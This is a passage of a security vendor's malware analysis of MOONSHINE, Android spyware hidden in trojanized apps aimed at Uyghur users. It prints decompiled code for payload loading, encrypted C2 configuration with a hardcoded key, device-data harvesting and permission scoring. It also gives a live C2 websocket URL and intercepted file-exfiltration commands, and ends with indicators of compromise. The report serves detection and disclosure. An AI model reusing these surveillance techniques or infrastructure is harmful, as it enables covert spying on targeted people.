    replaceSoPath = String.format("%s/lib-xzs/liblog.so", v5);
}
else if(v15.contains("com.tencent.mm")) {
    replaceSoPath = String.format("%s/app_tbs/core_share/libwebp_base.so", v5);
}
else if(v15.contains("com.tencent.mobileqq")) {
    replaceSoPath = String.format("%s/files/TencentVideoKit/armeabi/libkeygenerator.so", v5);
}
```

*MOONSHINE examples Lookout examined looked to replace native library files from popular messaging apps.*

## 2022 Uyghur-targeting Campaigns


Since July 2022, Lookout researchers have discovered more than 50 unique samples of MOONSHINE that differ from the earlier variants. The rate at which new samples are deployed indicates these campaigns are ongoing. The majority of these samples are trojanized versions of popular social media platforms, like WhatsApp or Telegram, or trojanized versions of Muslim cultural apps, Uyghur-language tools, or prayer apps.



*A subset of app icons used by recent samples of the MOONSHINE surveillance tool, which illustrates the different types of app it masquerades as.*

Our MOONSHINE samples were acquired from multiple Uyghur-language communication channels, some boasting hundreds of members. Many of the apps shared within these channels were posted in response to requests for app suggestions, such as Android apps that provided offline map access.

Occasionally, users would share an app with no context, but many attempted to legitimize their post with comments like, “This is the application I use,” or, “I have an app [that is] very convenient to use in Turkey. I don’t know about other countries; try it.”



Telegram users publicly accuse certain channels or accounts of spreading malicious content. We believe that some of the malware mentioned may be

Telegram channels occasionally discuss surveillance apps that may have been shared through the channel as well as other Uyghur-language accounts that have been accused of being “controlled by Chinese state surveillance operators.” More commonly, though, users seem willing to download apps shared by others within the channel.

## Capabilities

The source code for these new trojanized apps is nearly identical to that of the legitimate app they pretend to be, with the exception that it loads a native library, “libout.so.” This native library functions similarly to the “libbourbon.so” library in the 2020 sample of MOONSHINE. It extracts and loads the “scotch.jar” surveillance payload to a directory named “app\_sikhywis\_ca55200e” and acquires C2 details for retrieving secondary modules. C2 operations are performed via websocket at a domain and port acquired by decrypting an XOR-encrypted series of bytes using a key derived from the last 4 bytes of the “libout.so” file.

```
1 int64 extractScotch(void)
2 {
3     int64 result; // x0
4     char name; // [xsp+8h] [xbp-808h]
5     char v2; // [xsp+408h] [xbp-408h]
6     int64 v3; // [xsp+808h] [xbp-8h]
7
8     v3 = *(_QWORD *) (_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
9     result = getPackageName(&v2);
10    if ( result & 1 )
11    {
12        sub_3258(&name, 1024LL, "/data/data/%s/%s/scotch.jar", &v2, "app_sikhywis_ca55200e");
13        loadDomain(&name);
14        if ( access(&name, 0) != -1 || (result = extract(&name), result & 1) )
15            result = loadScotch(&v2);
16    }
17    return result;
18 }
```

*MOONSHINE’s native library decrypts and extracts the scotch app and loads it through a DexClassLoader.*

The app-based MOONSHINE acquires the secondary modules, “bourbon.jar” and “icecube.jar,” mentioned in the Citizen Lab report. Newer variants developed in late 2022 introduce additional modules, “cpcom.jar” and “salt.jar.” All surveillance capabilities are implemented within these five modules.

```
sargo:/data/data/dentex.youtube.downloader/app_sikhywis_ca55200e # ls
bourbon.jar cpcom.jar icecube.jar salt.jar scotch.jar
```

*MOONSHINE introduced two new modules in late 2022: cpcom.jar and salt.jar, which are downloaded to the same directory, app\_sikhywis\_ca55200e, as was previously encountered in earlier variants.*

The specified C2 infrastructure is encrypted and stored in a SharedPreferences XML file named, “8B14B755-C161-4804-A62B-8776315E07CD.xml.” Additional infrastructure may be specified by the C2 and added to this file for use by the malware after it has been initialized. A decryption method called “deserialize” Base64 decodes the configuration string and uses a hard coded AES encryption key to decrypt the resulting value. The decrypted value is a GZIP formatted string, which is unzipped to return a JSON array that is used by the malware client.

```

    this.en_key = new byte[]{-60, 0x4F, 0x7A, -78, (byte)0x86, -2, 93, 41, -28, -101, 30, 76, 86, 9, -16, -19, -34, 55, -41, -22, -85, 39, 19, 0x76,
}
private Config deserialize(byte[] configData) {
    if(configData == null || configData.length == 0) {
        return this;
    }
    try {
        byte[] v4 = Arrays.copyOfRange(configData, 0, 16);
        byte[] v3 = Arrays.copyOfRange(configData, 16, configData.length);
        IvParameterSpec ivSpec = new IvParameterSpec(v4);
        SecretKeySpec keySpec = new SecretKeySpec(this.en_key, "AES");
        Cipher v0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
        v0.init(2, keySpec, ivSpec);
        GsonBuilder v8_6 = new GsonBuilder();
        DateAdapter v10 = new DateAdapter();
        GsonBuilder v8_7 = v8_6.registerTypeAdapter(Date.class, v10);
        ComponentTypeAdapter v10_1 = new ComponentTypeAdapter();
        Config config = (Config)v8_7.registerTypeAdapter(ComponentType.class, v10_1).serializeNulls().excludeFieldsWithoutExposeAnnotation().create();
        this.whiskyID = config.whiskyID;
        this.componentInfoList = config.componentInfoList;
        this.wsUrl = config.wsUrl;
        this.fileChunkSize = config.fileChunkSize;
        this.listChunkSize = config.listChunkSize;
        this.backDomains = config.backDomains;
    }
    catch(NoSuchAlgorithmException v8_5) {
    }
    catch(NoSuchPaddingException v8_4) {
    }
    catch(InvalidKeyException v8_3) {
    }
    catch(InvalidAlgorithmParameterException v8_2) {
    }
    catch(IllegalBlockSizeException v8_1) {
    }
    catch(BadPaddingException v8) {
    }
    return this;
}
}

```

The obfuscated JSON string used by MOONSHINE is retrieved from the SharedPreferences file and decrypted to retrieve the MOONSHINE C2 domain and port.

Decrypting the string returns a list of modules to be used by the scotch app, as well as the C2 domain and port for acquiring these modules and performing C2 operations.

```

{"componentInfoList":[{"class_name":"com.sec.whisky.scotch","date":1666146248944,"file_name":"scotch.jar","hash":"DA7F4F3D9E7517E48408F4096FB57AC3","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":false,"type":0,"version_name":"3.0.20211011.1"},{"class_name":"com.sec.whisky.Bourbon","date":1664273311063,"file_name":"bourbon.jar","hash":"4c67275fbc3222ab42b84c3a82b929a9","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.IceCube","date":1664273311693,"file_name":"icecube.jar","hash":"2526ec87a4ddd5e597a9ece6454fbc3c","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.CpCom","date":1664273232039,"file_name":"cpcom.jar","hash":"c4b9ed7265c295b529b1420196b985ba","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"0.1.20220927.1"},{"class_name":"com.sec.whisky.Scotch","date":1664273312388,"file_name":"scotch.jar","hash":"f879112e6fe76d1af1ffe20a7c6d32f7","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":0,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.Salt","date":1664273232146,"file_name":"salt.jar","hash":"2c878f679c1cfc35009bc1b7c53545b6","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"0.1.20220927.1"}],"file_chunk_size":2097152,"list_chunk_size":200,"whisky_id":"44639b69-0090-421b-9bde-585369ed9d21","ws_url":"wss://hostupdate.dnssfree.com:10443/ws?whisky_id\u003d44639b69-0090-421b-9bde-585369ed9d21\u0026score\u003d2"}

```

A list of MOONSHINE's modules with their creation dates and the specified C2 websocket is stored in an encrypted XML file in the app's SharedPreferences directory.

Once the malware client has acquired the C2 infrastructure, it initiates a web socket and establishes a connection with the C2. The malware client collects and sends extensive details about the device, including network activity, whether the device is rooted and the user's IP address.

```

void CollectInformation() {
    this.isPhone = PhoneUtils.isPhone();
    this.deviceID = PhoneUtils.getDeviceId();
    this.imei = PhoneUtils.getIMEI();
    this.imsi = PhoneUtils.getIMSI();
    this.meid = PhoneUtils.getMEID();
    this.simOperatorName = PhoneUtils.getSimOperatorName();
    this.appName = AppUtils.getAppNames();
    this.appPackageName = AppUtils.getAppPackageName();
    this.appVersionName = AppUtils.getAppVersionName();
    this.appVersionCode = AppUtils.getAppVersionCode();
    this.appSignature = AppUtils.getAppSignatureSHA256();
    this.isSdcardEnable = SDCardUtils.isSDCardEnableByEnvironment();
    this.sdcardPath = SDCardUtils.getSDCardPathByEnvironment();
    this.sdcardExternalTotalSize = SDCardUtils.getExternalTotalSize();
    this.sdcardExternalAvailableSize = SDCardUtils.getExternalAvailableSize();
    this.sdcardInternalTotalSize = SDCardUtils.getInternalTotalSize();
    this.sdcardInternalAvailableSize = SDCardUtils.getInternalAvailableSize();
    this.isRooted = DeviceUtils.isDeviceRooted();
    this.isAdbEnabled = DeviceUtils.isAdbEnabled();
    this.isEmulator = DeviceUtils.isEmulator();
    this.sdkVersionName = DeviceUtils.getSDKVersionName();
    this.sdkVersionCode = DeviceUtils.getSDKVersionCode();
    this.androidID = DeviceUtils.getAndroidID();
    this.mac = DeviceUtils.getMacAddress();
    this.manufacturer = DeviceUtils.getManufacturer();
    this.model = "";
    this.accounts = DeviceUtils.getAccounts();
    this.language = LanguageUtils.getCurrentLocale().getLanguage();
    this.ip = NetworkUtils.getIPAddress(true);
    this.realIp = NetworkUtils.getOutNetIP();
}

```

*MOONSHINE collects a significant amount of information from the compromised device and exfiltrates it to the C2 during the websocket setup.*

Two parameters, “whisky\_id” and “score,” are also transmitted to the C2 during the client’s initial connection. The “whisky\_id” value is a unique identifier for the device based on device information and its SD card. The “score” parameter is a numerical representation of how vulnerable the device is to surveillance. A point value is assigned for each permission granted to the malware client.

```

catch(Exception e) {
    try {
        return (int)0;
    label_7:
        if(ActivityUtils.getTopActivity() != null) {
            point = 50;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECORD_AUDIO"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.CAMERA"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_PHONE_STATE"})) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("LOCATION"))) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("STORAGE"))) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECEIVE_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CONTACTS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CALL_LOG"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_NETWORK_STATE"})) {
            ++point;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_WIFI_STATE"})) {
            ++point;
        }
    }
    catch(Exception v0_1) {
    }

    return point;
}

```

*The scotch app calculates a vulnerability “score” for the device targeted by MOONSHINE based on which permissions are accessible or granted to the malware.*

While previous variants of the MOONSHINE client attempted to gain persistence and access to extensive permissions by exploiting other apps by replacing their native libraries, these latest samples neither request extensive permissions from the user upon installation nor do they attempt to replace the native library files in any messaging apps. The “score” parameter appears to be some kind of indicator to allow the threat actor to decide how to proceed with the targeted device.

After establishing its connection with the C2, the client is able to receive commands from the server to perform a variety of functions, depending on the score generated for the device. The malware client is capable of:

- Call recording
- Contact collection
- Retrieving files from a location specified by the C2
- Collecting device location data
- Exfiltrating SMS messages
- Camera capture
- Microphone recording
- Establishing a SOCKS proxy
- Collecting WeChat data from Tencent wcdb database files

Communications are sent over a secure websocket, and additionally encrypted before transmission using a custom method named “serialize()” similar to that of the one used to encrypt the SharedPreferences configuration file.

```
[+] SERIALIZE COMMAND TO SERVER:
  group: file
  command: pre-cache
  serial: efc7a184-5579-11ed-97fe-0242f04ca6c0
  status: OK
  src: 1
  args: {"cache_path": "/sdcard/Telegram/Telegram Documents", "force": false, "recursive":
true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
  owner: c7a148f6-5faf-44d4-8165-a511057e5b27
  group: file
  command: pre-cache
  serial: efc13240-5579-11ed-97fe-0242f04ca6c0
  status: ABORTED
  src: 2
  data:
  args: {"code":10,"message":"cache path /sdcard/WhatsApp Business/Media/WhatsApp Business
Documents is not exist.,"status":"ABORTED"}
  owner: c7a148f6-5faf-44d4-8165-a511057e5b27
  data: null

[+] DESERIALIZE COMMAND FROM SERVER:
  group: file
  command: pre-cache
  serial: efc03ae-5579-11ed-97fe-0242f04ca6c0
  status: OK
  src: 1
  args: {"cache_path": "/sdcard/WhatsApp/Media/WhatsApp Images", "force": false, "recursive
": true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
  owner: c7a148f6-5faf-44d4-8165-a511057e5b27
  data:
```

*Lookout researchers intercepted communications between the MOONSHINE client and server using Frida.*


In earlier variants of MOONSHINE, commands were structured as uppercase, underscore-separated descriptions of the surveillance feature in use: “GET\_CALLLOG,” “DEV\_INFO,” etc. The latest versions of MOONSHINE now use websocket “groups” to classify the kind of surveillance capability being reported or commanded, and a “command” to further specify the actions being taken with that feature.

For example, the C2 may request the malware client to perform some function with the compromised device's camera with "list" or "capture". If the command "list" is received, the client sends a list of all cameras on the device to the C2. If "capture" is received, the malware begins recording with the device camera.

## Infrastructure

---

All MOONSHINE samples connect to administrator panels similar to those shown in the 2019 Citizen Lab report. These panels use domain names hosted by free dynamic DNS services. Unlike early panels, however, all recent panels are named "SCOTCH ADMIN" exclusively.



*The login panels for the C2 infrastructure of MOONSHINE.*

We were able to obtain the number of device IDs stored in the C2 server database, along with the unique whisky\_id, the number of items exfiltrated from device contacts, call log, location, and SMS, and an alias if one was given to the device. A handful of these devices are assigned the alias "test." Many have not been assigned aliases, while those that do follow one of the following formats: "\d-real", "A-\d", "\td", "\td yyyy-mm-dd"

At the time of reporting, there are currently 635 devices logged across three "SCOTCH ADMIN" panels with timestamps indicating continued surveillance.


## Attribution

---

Previous reporting on campaigns of POISON CARP, also known as Evil Eye and Earth Empusa, has indicated a suspected link between the Chinese government and the threat actor. In their report from March 2021, [Facebook](#) found specific connections between two Android-targeted POISON CARP malware families, PluginPhantom and ActionSpy, and the Chinese software development companies Beijing Best United Technology Co., Ltd. (Best Lh) and Dalian 9Rush Technology Co., Ltd. (9Rush).



The 2022 MOONSHINE samples contain some details within the source code indicating the developers are likely Chinese speaking. These include specific checks for whether the victim device is using a Chinese telecom, and relying on the popular Chinese search engine Baidu and a hardcoded Chinese IP address, 223.5.5.5 to check for network connectivity. Additionally, the server-side API includes documentation and inline comments written in simplified Chinese.



API documentation found on the MOONSHINE C2 servers is written in Simplified Chinese, indicating the developers are likely Chinese-speaking and based in Mainland China.

While Lookout researchers could not connect the malware client or infrastructure to a specific technology company, the malware client is a well-built and full-featured surveillance tool that would have likely required substantial resources. This seems to suggest that some kind of professional development company or collective was responsible for its production.

## Indicators of Compromise

tryhrwserf[.]com  
tibetone[.]org  
signalplus[.]org  
148[.]251[.]87[.]197

### SHA1 of APKs:

8afe90ebb4666565891fcc33e12fad410996d4d1  
ac235440a738938c2218e2608ea229dd3584701b  
437f5e0aa400372a6e98de7aca32f6cf916040a0  
16125c5ecd29bb1d359fdbbfc127341cafbae6bf  
79fb6f43885df2a058a7aa9d60c88db6b44226dd

66b0972bfd0786baa0076575db19b22c56d871ad  
047dee43dda8c09c46773d323968886d9af6b49d  
aa4eede30b2aa975f691b6d002ca047520f2c86f  
724f41af93abcc7c7625a8814e43398ccbbddf2c  
26b2bf522a6759390a7155250ddb3ee3512bec7a  
02977d77c801136da581864152b80a9d6568651e  
12097cf566fbc31b94adf2d2a3c25617609faf68  
75ffd57282d23326430bc3ad789a7f3f4e643027  
f721db78c57993bed75af77e30ba284b314de05c  
9a120fce59a51c09d23b5f7274c7c0e22f2747b5  
9eafa52a74741bb738c20823d4b78035149ea5e0  
6f9203d950ed18da7251aa6c4257921b04852fb5  
12202d87b30bb92bf3f52eae6e93308a1829f988  
38be047b29b3ac19e74b9943f981b00f87a2e141  
f70e6d6240ee8405214d9690c1d9b55c1c7d80c3  
9541853c7e85cb1789945e4f9f185247d95c202d  
47c070b0244633536b2731062f22a86238b8d649  
e825e6f09ff7479d45fc35bbd6e0d662f93e93c7  
509cf8ccdd336ede1e8a0dcaafcec3a981c9bf12  
fce2190c1bd0d65d26a134980ab339af160b5880  
5cefce22565ffb69459fecbeeaea531ce053bd2b  
5b32db300ad7ed54149df3234d7b9782d762c1bd  
8790a91c4dd2870734eb1e7d49d2d5c24a41925f  
69bb842270dcfe777e50b81faf72962a2456062c  
a443e448416375fb777b2523f5efd4addabc1ab3  
1fe3d295c3525b3acb7498df9b72dc80c6ca08f5  
166958184998ad53152634cb6a339310ee22d0d8  
8ff73d504bba6fedf923f5f2f9b54fbdd4c53a22  
d8f360971d04c3b623f1d7296339e1702142f135  
dc692fc09316d9af6e299f15f22e5368ffc32a47  
1ed74af5ec4c53e1b1090decf2c5c92907ff83ac  
ab0248870abf3f2bb750f92e8af3da97b71ca74a  
37cad98b7810d8fa205b3ce901a405a575ce2bc3  
91bedfd5bd8f7a071c9024890a699fb6566e9ae5  
5c04e843f797a08b0754821e17eb773919ec3622  
fac660cb450a39cc1d422323aaf654c2bd23415d  
c57bb036b996d8afdb0c6867b7c65970f69207be  
23c2aa2059487f1960e8bdb0c4cfc8808bc6733b  
8bd9825c07f4a4e0e7f537b6ea33ddfa4e1fff49  
f3ae46ac2465e09b7ff54d55540bd6f0e567759b  
8c3051e83d2448046443692e070c81d3ba6b7be0  
55db0f43e9a72431b627c3f9752d24b3d2364555

be95c5ef09697412f39a7fa85e13e79a21c87826  
1fead5107758b6d284ce908bc221f90e6ac37744  
df42714a12957d239bc09b2306063a4728cf403f  
f31c0f9cc5b2d31e465d138f928835b5fc9f4daf  
3b18385cf280477c3fb603617eb242d39b6cc248  
eab8863ce4a9c9c4fcc02d4ce170bbe2cd6602fb  
4e8e5571d60f029ebc2b2017931f4f70279d2036  
13c39737329aa5bb4ed95b38c70b857677949ff3  
f0cc8ee3ce1d835a825103672c9fc874c3a965  
5b76cd64b3463f7209e3771c131b29f247fa0205  
c58ff582349fb8406cb98194c44393c000b0eb1d

## Infrastructure:


---

msgupdate.nsupdate[.]info

kuyrfikuhylkjiuyhiuy.nsupdate[.]info

## Authors

---



### Kristina Balaam

---

Staff Security Intelligence Engineer

Kristina is a Staff Security Intelligence Engineer at Lookout where she reverse engineers mobile malware. Prior to Lookout, she worked as an Application Security Engineer at Shopify focusing mostly on Android mobile security. Kristina graduated with a Bachelor of Computer Science from McGill University in 2012, and is currently pursuing a MSc. in Information Security Engineering from the SANS Institute of Technology. She blogs about computer security on Instagram, Twitter and Youtube under the handle @chmodx.”



## **Justin Albrecht**

---

Global Director, Mobile Threat Intelligence

Justin Albrecht is the Global Director of Mobile Threat Intelligence. He works with his team to uncover new mobile threats, track actors and targets, and provide accurate research and reporting on these issues. Justin has over 20 years of experience tracking cyber threat actors, terrorists, and intelligence activities in both the intelligence community, and more recently as a member of Lookout's Threat Intelligence Team.



## **Alemdar Islamoglu**

---

Staff Security Intelligence Researcher

Alemdar Islamoglu is a security intelligence engineer at Lookout who focuses on mobile threats and related threat actors. He has prior experience in reverse engineering, pentesting, and security software development. He also enjoys organizing and participating in capture the flag competitions when he can find the time.



## Ruohan Xiong

---

Senior Security Intelligence Researcher

Ruohan is a security researcher at Lookout whose work focuses on reverse engineering mobile malware and building threat detections. Prior to Lookout he worked with Citizen Lab, where his research focus was on censorship and information controls on social media platforms. Ruohan has also worked as a threat intelligence analyst at a telecommunications company. Ruohan graduated from the University of Toronto with a bachelor's degree in electrical and computer engineering.

Discovered By

Lookout

Entry Type

In-Depth Analysis

Threat Type

Spyware

Platform(s) Affected

iOS

Platform(s) Affected

Android

Platform(s) Affected

Lookout

In-Depth Analysis

Spyware

iOS

Android